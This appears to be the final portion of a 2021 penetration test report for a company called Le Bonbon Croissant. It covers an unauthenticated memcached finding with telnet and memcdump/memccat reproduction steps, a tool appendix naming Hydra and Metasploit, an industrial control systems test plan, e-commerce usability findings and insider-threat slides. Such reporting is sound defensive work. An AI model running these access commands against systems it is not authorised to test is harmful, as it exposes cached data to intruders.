Business Impact	Unauthenticated access to memcache could expose sensitive information to attackers.		
Remediation	Restrict network access to memcached or consider implementing Simple Authentication and Security Layer (SASL).[1]		

Steps to Reproduce	Access memcached using telnet over port 11211:
	`┌──(root㉿kali01)-[~]`
	`└─# telnet 10.0.17.15 11211`
	`Trying 10.0.17.15...`
	`Connected to 10.0.17.15.`
	`Escape character is '^]'.`
	`stats items`
	`STAT items:1:number 1`
	`STAT items:1:number_hot 0`
	`STAT items:1:number_warm 0`
	`STAT items:1:number_cold 1`
	`STAT items:1:age_hot 0`
	`STAT items:1:age_warm 0`
	`STAT items:1:age 1030`
	`STAT items:1:evicted 0`
	`STAT items:1:evicted_nonzero 0`
	`STAT items:1:evicted_time 0`
	Read and write files to memory:
	`┌──(root㉿kali04)-[~/logins]`
	`└─# memcdump --servers=10.0.17.15 file`
	`┌──(root㉿kali04)-[~/logins]`
	`└─# memccat --servers=10.0.17.15 file`
	`hello`		

References	1. https://blog.couchbase.com/sasl-memcached-now-available/		

Copyright © 2021 [redacted] All rights reserved

11. Conclusion

The LBC network was deemed to have vulnerabilities of varying degrees ranging from critical to low. Included in this report is an analysis that consists of levels of risk, detailed explanations, and recommended remediations. Implementing these remediations should be done post haste, as it will further enhance the security posture of the LBC network and prevent future compromises of confidentiality, integrity, and availability of user data, personal information, and host systems.

Our firm, [redacted] further recommends a comprehensive follow-up at a later date to ensure the systems with their respective vulnerabilities have been adequately patched and that no new issues have arisen in their place. In addition, we thank LBC for this opportunity and we shall look forward to our new and ever-expanding professional relationship together.

Very Respectfully,

[redacted]

Copyright © 2021 [redacted] All rights reserved

Appendix A: Tools

Hydra: A network logon cracker used to guess passwords

LinEnum: Scripted local Linux enumeration and privilege escalation checks

LinPEAS: Local Linux privilege escalation detections.

Metasploit: An exploitation tool with the ability to launch attacks and pivot.

Meterpreter: A Metasploit attack payload that provides the user with an interactive shell and tools.

MSFVenom: This tool is a combination of other tools that can be used to create a payload.

MySQL: This tool is used to display database information from a server.

Nmap: Nmap or "Network Mapper" is a free open-source utility that is used for network discovery.

Appendix B: Acronyms Used

CDE: Cardholder Data Environment

CVE: Common Vulnerabilities and Exposures

HTTP: Hypertext Transfer Protocol

LBC: Le Bonbon Croissant

PTES: Penetration Testing Execution Standard

RDP: Remote Desktop Protocol

RoE: Rules of Engagement

SASL: Simple Authentication and Security Layer

SSH: Secure Shell

Copyright © 2021 [redacted] All rights reserved

Appendix C: Warehouse Scope Expansion

The following is [redacted]s plan for testing the Industrial Control Systems owned by Le Bonbon Croissant. We plan to (with your permission) carry out this scope extension during the identified maintenance period (the 2nd Saturday of the month) which happens to coincide with our current assessment period.

After gaining information from Principal Security Engineer Jim Joseph, along with members of the warehouse team, we have developed a plan of action to test the systems without impacting other operations. We understand that these systems are unable to be hosted in a non-production environment. Thus, we have prioritized the stability and uptime of the systems within every step of our plan.

Scope
The test scope will be expanded to include 10.0.17.50 and 10.0.17.51.

Reconnaissance
If possible, we would greatly appreciate being provided with a list of systems implemented and current software versions. While it is possible to identify this via scanning and enumeration, we are worried that interacting with these systems in unintended ways would increase the possibility of the Industrial Control Systems going down. Without this list, we would need to scan the systems and risk a potential negative impact.

Enumeration
After identifying the systems that are in place (whether through provided information or scanning), we will attempt to gather information on running services. This information will be helpful in identifying potential vulnerabilities in the systems.


Vulnerabilities
Once we have gathered all of the information, we will begin further research into any exploits or vulnerabilities that have been identified for the specific systems or services. In the effort to preserve the systems, we will not test these vulnerabilities on the systems. We do not want to risk bringing down the production systems. However, we will be sure to disclose any discovered vulnerabilities within our final report along with steps to remediate them. We will also identify tests that could be run in order to identify if the vulnerabilities are applicable, but we highly suggest refraining from running these in the production environment.

 Copyright © 2021 [redacted] All rights reserved


Appendix D: E-commerce Site Launch

Use Cases

Use Case 1: Customer Logging In




The first use case we have identified is a customer attempting to use the login feature. It appears that there is no means of persistent access, so a customer is logged out as soon as they navigate away from the login page.




Above: Customer logs into site with their credentials

 Copyright © 2021 [redacted] All rights reserved

Below: After logging in, the customer goes back to the home page





Above: After returning back to the customers page, the user is asked to log in again


Additionally, it appears that there is no current benefit to logging in. We found that we were able to access every functional aspect of the website in the same way whether we had credentials or not. The only page that required the login was on the customer page. However, it appears that there was no customer information associated with our account to be displayed (or any of the other accounts we were able to gain access to - more information on this will be provided in our final report). We understand that the functionality may not be fully developed for the website (as visible on the Cart, Payment and Invoice pages), but we wanted to ensure that we mentioned these aspects.

In order to fix this issue, we suggest using cookies along with sessions to keep a user logged in while they are on the site. This fix will also allow for customer information to be used with the other pages when their functionality is added at a later time.

The business impact of not implementing these fixes is a potential loss of customers, profit, and reputation. Users having difficulty logging in may decide to give up on ordering entirely. Additionally, after realizing that logging in provides no real benefits, customers may decide not to create accounts or log in. This would negate many of the specified intentions of the website as a whole and eliminate persistent customer relationships with LBC.

 Copyright © 2021 [redacted] All rights reserved

Use Case 2: Customer Navigating E-commerce Site



While exploring the website, we noticed some odd behavior related to navigation. For starters, users must begin at the website's homepage in order to be able to access other parts of the site. This means that it will be impossible for customers to bookmark the pages of the site that are most interesting to them.


Above: Customer bookmarked page, but was presented with 404 error when attempting to use this bookmark

Additionally, refreshing causes the user to have to restart the process all over again. If they attempt to press the back button, it will not work (unless the previous page was the home page). This may cause some users to become frustrated and decide not to purchase items from the website.

 Copyright © 2021 [redacted] All rights reserved


To fix this issue, we recommend that the e-commerce web server's routing be reconfigured. It appears that everything has been funneled through the home page rather than having routes that are accessible to each page individually.
The potential business impact, as hinted above, is a negative customer experience. If customers frequently have difficulties when utilizing the e-commerce website, they are more inclined to limit their interactions with it. Thus, less purchases will be made and the business's reputation with customers will diminish. Even more worrying, dedicated customers who want to purchase more items (and have consequently bookmarked the page for later use) will be disappointed to find a 404 error or an odd list of images in place of the website they were intending to visit. Thus, repeat customers are less likely.

Use Case 3: Customer Viewing Inventory



The final use case we have identified has a few aspects similar to the previous use case. However, the customer experience is much more relevant to ordering. While attempting to order items, it appears that the "Order" button does not work for any of the items. We believe that this is a result of the site only being a test version (similar to the Cart, Payment, and Invoice pages). We highly recommend adding these features before release, otherwise customers will be unable to order.

 Copyright © 2021 [redacted] All rights reserved




Above: Customer refreshed inventory page, but was presented with list of image files instead

Additionally, if a customer attempts to bookmark or refresh the "inventory" page where purchases are made, they will be presented with a listing of product images instead. To fix this issue, the above routing issue should resolve it. However, it may be a result of the web server attempting to retrieve a folder with images (also titled "inventory") rather than the inventory route that is linked by the navigation. An additional fix for this would be renaming the folder to something else (such as "resources" or "images") if the problem persists.
The business impact of these ordering issues is that a customer who is attempting to place an order may be unable to submit their order or return to the site at a later time to complete it. Thus, the business could potentially see a loss of sales and worsened customer relations.

Summary
In our exploration, we were impressed with the amount of detail and marketing information that has gone into the development of the e-commerce website. However, as seen above, there are some areas where the technical aspects are lacking. Additionally, customers may decide that the lack of functionality in the website is representative of a lack of functionality in other business areas, such as information security, product distribution, or even item quality. It is imperative that the customer experience issues mentioned previously are improved and that potential points of frustration are removed in order to prevent the negative business impacts specified above.

 Copyright © 2021 [redacted] All rights reserved

Appendix E: Insider Threat Presentation



LE BONBON CROISSANT

[redacted]

Jan. 8, 2022

Agenda

- Motivations
- What is Vulnerable
- Prevention

Motives for Insider Threats

- Employee dissatisfaction
  - Pending termination
  - Money
  - Working conditions

Copyright © 2021 [redacted] All rights reserved

What is Vulnerable to an Insider Threat

- Something easy to take down with minimal consequences to the individual
  - Information or systems accessible to all employees
  - Information that may be difficult to trace back to any one individual
  - Physical systems that are easy to access

Prevention Tactics

- Non-disclosure agreement
- Removing access prior to termination and escorting off premises
- Limiting access to information
  - Potentially splitting information (no one person knows everything)
- Improving workplace environment
- Enforce non-repudiation
  - Knowing where employees are and when could help pinpoint insider threats

---

Questions

Copyright © 2021 [redacted] All rights reserved